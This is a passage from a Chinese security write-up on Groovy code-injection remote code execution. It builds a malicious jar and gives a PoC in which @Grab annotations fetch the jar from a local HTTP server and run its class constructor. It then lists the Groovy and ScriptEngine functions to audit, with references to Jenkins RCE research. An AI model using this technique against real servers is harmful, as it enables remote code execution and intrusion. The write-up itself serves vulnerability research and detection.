
```
javac Exp.java
mkdir -p META-INF/services/
echo Exp > META-INF/services/org.codehaus.groovy.plugins.Runners
jar cvf poc-0.jar Exp.class META-INF
```

先在Web根目录中新建 `/test/poc/0/` 目录，然后复制该jar包到该子目录下，接着开始HTTP服务。

PoC：

```
this.class.classLoader.parseClass('''
    @GrabConfig(disableChecksums=true)
    @GrabResolver(name='Exp', root='http://127.0.0.1:8000/')
    @Grab(group='test', module='poc', version='0')
    import Exp;
''')
```

运行，成功请求远程恶意Jar包并导入恶意Exp类执行其构造函数，从而导致RCE：



(https://xzfile.aliyuncs.com/media/upload/picture/20200827174701-41bb639e-e84a-1.png)

0x05 排查方法

排查关键类函数特征：

关键类	关键函数
groovy.lang.GroovyShell	evaluate
groovy.util.GroovyScriptEngine	run
groovy.lang.GroovyClassLoader	parseClass
javax.script.ScriptEngine	eval

0x06 参考

Hacking Jenkins Part 1 - Play with Dynamic Routing (http://blog.orange.tw/2019/01/hacking-jenkins-part-1-play-with-dynamic-routing.html)

Hacking Jenkins Part 2 - Abusing Meta Programming for Unauthenticated RCE! (http://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html)

Jenkins RCE分析（CVE-2018-1000861分析） (https://www.anquanke.com/post/id/172796)

Jenkins groovy scripts for read teamers and penetration testers (https://xz.aliyun.com/t/6372)

上一篇： 记一次逻辑漏洞挖掘 (/t/8229)　下一篇： 从WebLogicT3反序列化学习... (/t/8241)